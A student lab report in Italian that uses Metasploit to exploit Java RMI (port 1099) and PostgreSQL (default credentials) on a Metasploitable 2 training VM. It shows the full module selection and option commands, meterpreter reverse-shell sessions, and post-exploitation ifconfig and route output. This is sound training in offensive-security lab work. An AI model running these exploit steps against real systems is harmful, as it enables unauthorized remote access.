



12/07/2024



PROGETTO S7/L5



REPORT



ADAM DERRO





TRACCIA ES. PRATICO 1


La nostra macchina Metaspotable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

1. La macchina attaccante (KALI) deve avere il seguente indirizzo IP:
192.168.75.111


2. La macchina vittima (Metaspotable) deve avere il seguente indirizzo IP:
192.168.75.112

3. Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima.



SPIEGAZIONE JAVA RMI

Il servizio Java RMI (Remote Method Invocation) consente a un programma Java di invocare metodi di oggetti situati su altre macchine virtuali Java, anche se si trovano su computer diversi. Utilizza lo stub per inoltrare le chiamate dal client al server remoto, gestendo la comunicazione e il passaggio di parametri. RMI fornisce un'astrazione che permette ai programmatori di lavorare con oggetti remoti come se fossero locali. Inoltre, supporta la serializzazione degli oggetti, permettendo di inviare oggetti complessi tra client e server.



DESCRIZIONE ESECUZIONE DEL PRIMO ESERCIZIO

1.

Come richiesto dalla traccia, per prima cosa sono partito andando a modificare l'IP dall'interfaccia di rete sulla macchina Kali e sulla macchina metaspotable tramite comando:

sudo nano /etc/network/interfaces

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:fa:de:8e brd ff:ff:ff:ff:ff:ff  
    inet 192.168.75.111/24 brd 192.168.75.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever
```


2.

Dopo essermi assicurato che la macchina Kali riuscisse a raggiungere metaspotable tramite comando ping, ho avviato metasploit con comando:

msfconsole

```
kali@kali: ~  
File Actions Edit View Help  
valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
link/ether 08:00:27:fa:de:8e brd ff:ff:ff:ff:ff:ff  
inet 192.168.75.111/24 brd 192.168.75.255 scope global noprefixroute eth0  
valid_lft forever preferred_lft forever  
  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Save the current environment with the save command,  
future console restarts will use this environment again  
  
.:ok000kdc' 'cdk000ko:.  
.x00000000000000c c0000000000000x.  
:000000000000000k, ,k000000000000000:  
'000000000kkkk00000: :0000000000000000'  
o00000000. .o0000o0000l. ,00000000o  
d00000000. .c00000c. ,00000000x  
l00000000. ;d; ,00000000l  
.00000000. ; ,00000000.  
c0000000. .00c. 'o00. ,0000000c  
o0000000. .0000. :0000. ,000000o  
l00000. .0000. :0000. ,00000l  
;0000' .0000. :0000. ;0000;  
.d00o .0000occc0000. x00d.  
,kol .00000000000000. .d0k,  
:kk;.00000000000000.c0k:  
;k000000000000000k:  
,x000000000000x,  
.l0000000l.  
,d0d,  
.  
  
=[ metasploit v6.3.43-dev ]  
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]  
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > |
```

3.

Ho quindi proseguito con la ricerca dell'exploit più adatto al raggiungimento del mio obiettivo.

Il primo comando da me
utilizzato è stato:

```
search exploit java rmi
```

Dopo aver trovato l'exploit sono andato a selezionarlo tramite comando:

use 3

```
msf6 > search exploit java rmi

Matching Modules



| #  | Name                                                            | Disclosure Date | Rank      | Check | Description                  |
|----|-----------------------------------------------------------------|-----------------|-----------|-------|------------------------------|
| 0  | exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce | 2019-05-22      | excellent | Yes   | Atlassian Crowd pdkinstall   |
| 1  | exploit/multi/misc/java_jmx_server                              | 2013-05-22      | excellent | Yes   | Java JMX Server Insecure Co  |
| 2  | auxiliary/scanner/misc/java_jmx_server                          | 2013-05-22      | normal    | No    | Java JMX Server Insecure En  |
| 3  | exploit/multi/misc/java_rmi_server                              | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure De  |
| 4  | exploit/multi/browser/java_rmi_connection_impl                  | 2010-03-31      | excellent | No    | Java RMI ConnectionImpl Dese |
| 5  | exploit/multi/browser/java_signed_applet                        | 1997-02-19      | excellent | No    | Java Signed Applet Social E  |
| 6  | exploit/multi/http/jenkins_metaprogramming                      | 2019-01-08      | excellent | Yes   | Jenkins ACL Bypass and Meta  |
| 7  | exploit/linux/misc/jenkins_java_deserialize                     | 2015-11-18      | excellent | Yes   | Jenkins CLI RMI Java Deseri  |
| 8  | exploit/linux/http/kibana_timelion_prototype_pollution_rce      | 2019-10-30      | manual    | Yes   | Kibana Timelion Prototype P  |
| 9  | exploit/multi/browser/firefox_xpi_bootstrapped_addon            | 2007-06-27      | excellent | No    | Mozilla Firefox Bootstrappe  |
| 10 | exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315      | 2023-05-26      | excellent | Yes   | Openfire authentication byp  |
| 11 | exploit/multi/http/torchserver_cve_2023_43654                   | 2023-10-03      | excellent | Yes   | PyTorch Model Server Regist  |
| 12 | exploit/multi/http/totaljs_cms_widget_exec                      | 2019-08-30      | excellent | Yes   | Total.js CMS 12 Widget Java  |
| 13 | exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc          | 2021-09-21      | manual    | Yes   | VMware vCenter vScalation P  |



Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 > use 3
```


4.

Da come si evince dallo screenshot, dopo aver impostato l'exploit, di default mi ha pre impostato anche il payload.

```
msf6 > use 3  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```


5.

successivamente tramite comando **show options** ho controllato le informazioni richieste e, nel mio caso, sono andato ad impostare **rhost(ip target)** e **lhost (ip kali)** per poi far partire il tutto con il comando:

exploit

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for
  RHOSTS    yes              The target host(s), see https://docs.me
  sptloit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to
  ine or 0.0.0.0 to listen on all address
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               Path to a custom SSL certificate (default
  URIPATH   no               The URI to use for this exploit (default

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be spe
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.75.111
lhost => 192.168.75.111
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

6.

Mi sono quindi collegato alla macchina target e mi si è aperta una sessione **meterpreter** con successo. Ho quindi proceduto con il comando **ifconfig** per visualizzare la configurazione di rete

```
meterpreter > ifconfig
```

```
Interface 1
```

```
=====
Name           : lo - lo
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ::
```

```
Interface 2
```

```
=====
Name           : eth0 - eth0
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 192.168.75.112
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::a00:27ff:fe72:7b63
IPv6 Netmask    : ::
```

7.

E tramite comando **route** ho visualizzato la tabella di routing sempre dell'interno della macchina target.

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.75.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe72:7b63	::	::		

```
meterpreter > █
```





TRACCIA ES. PRATICO 2

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metaspotable 2.
Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.



SPIEGAZIONE POSTGRESQL

PostgreSQL è un sistema di gestione di database relazionale open source avanzato e robusto. Supporta una vasta gamma di tipi di dati, inclusi dati strutturati e non strutturati, e offre caratteristiche avanzate come transazioni ACID, integrità referenziale e concorrenza multiversione. PostgreSQL è altamente estensibile, permettendo agli utenti di definire nuovi tipi di dati, funzioni e linguaggi di programmazione procedurale. Inoltre, fornisce strumenti potenti per la gestione dei dati, come la replica e il clustering, rendendolo adatto sia per applicazioni semplici che per quelle mission-critical.



DESCRIZIONE ESECUZIONE DEL SECONDO ESERCIZIO

1.

Come nel precedente esercizio, anche qui sono andato ad avviare metasploit sulla macchina Kali tramite comando:

msfconsole

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

      .:ok000kdc'          'cdk000ko:.
      .x000000000000c      c00000000000x.
      :00000000000000k,    ,k00000000000000:
      '000000000kkkk00000:  :0000000000000000'
      o0000000.    .o000o0000l.    ,00000000o
      d0000000.    .c00000c.    ,00000000x
      l0000000.    ;d;    ,00000000l
      .0000000.    ;    ;    ,0000000.
      c000000.    .00c.    'o00.    ,0000000c
      o000000.    .0000.    :0000.    ,000000o
      l00000.    .0000.    :0000.    ,00000l
      ;0000'    .0000.    :0000.    ;0000;
      .d00o    .0000o0000x0000.    x00d.
      ,k0l    .0000000000000.    .d0k,
      :kk;.0000000000000.c0k;
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.3.43-dev ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

2.

Ed anche in questo caso sono andato alla ricerca di un exploit per la vulnerabilità del servizio PostgreSQL. Quindi tramite comando **search PostgreSQL** ho avviato la ricerca e tramite comando **use 11** ho impostato l'exploit più idoneo al mio scopo.

```
msf6 > search PostgreSQL

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/server/capture/postgresql		normal	No	Authentication Capture: PostgreSQL
1	post/linux/gather/enum_users_history		normal	No	Linux Gather User History
2	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkViewFetchServlet
3	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL I
4	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FROM PROGRAM Command Execution
5	exploit/multi/postgres/postgres_createlang	2016-01-01	good	Yes	PostgreSQL CREATE LANGUAGE Execution
6	auxiliary/scanner/postgres/postgres_dbname_flag_injection		normal	No	PostgreSQL Database Name Command Line Flag Injection
7	auxiliary/scanner/postgres/postgres_login		normal	No	PostgreSQL Login Utility
8	auxiliary/admin/postgres/postgres_readfile		normal	No	PostgreSQL Server Generic Query
9	auxiliary/admin/postgres/postgres_sql		normal	No	PostgreSQL Server Generic Query
10	auxiliary/scanner/postgres/postgres_version		normal	No	PostgreSQL Version Probe
11	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	PostgreSQL for Linux Payload Execution
12	exploit/windows/postgres/postgres_payload	2009-04-10	excellent	Yes	PostgreSQL for Microsoft Windows Payload Execution
13	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	Ruby on Rails Devise Authentication Password Reset
14	exploit/multi/http/rudder_server_sqli_rce	2023-06-16	excellent	Yes	Rudder Server SQLI Remote Code Execution
15	post/linux/gather/vcenter_secrets_dump	2022-04-15	normal	No	VMware vCenter Secrets Dump

Interact with a module by name or index. For example `info 15`, `use 15` or `use post/linux/gather/vcenter_secrets_dump`

```
msf6 > use 11
```

3.

Per quanto riguarda il payload, anche qui mi è stato impostato in automatico come si evince dallo screenshot.

```
msf6 > use 11  
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```


4.

Dopo di che ho configurato il tutto e con il comando **exploit** ho avviato il tentativo di connessione alla macchina target.

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):



| Name     | Current Setting | Required | Description                                                                                                                                                                                         |
|----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| DATABASE | template1       | yes      | The database to authenticate against                                                                                                                                                                |
| PASSWORD | postgres        | no       | The password for the specified username. Leave blank for a random password.                                                                                                                         |
| RHOSTS   | 192.168.75.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 5432            | yes      | The target port                                                                                                                                                                                     |
| USERNAME | postgres        | yes      | The username to authenticate as                                                                                                                                                                     |
| VERBOSE  | false           | no       | Enable verbose output                                                                                                                                                                               |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.75.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Linux x86 |



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/erUJaUyu.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 2 opened (192.168.75.111:4444 -> 192.168.75.112:54381) at 2024-07-12 03:40:53 -0400

meterpreter > ip a
```

5.

Dopo essermi collegato con successo alla macchina target, ho anche qui verificato la configurazione di rete e la tabella di routing.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:72:7b:63
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe72:7b63
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > route

IPv4 network routes
=====

  Subnet      Netmask      Gateway      Metric  Interface
  -----
  0.0.0.0     0.0.0.0      192.168.75.1  100     eth0
  192.168.75.0 255.255.255.0 0.0.0.0       0       eth0

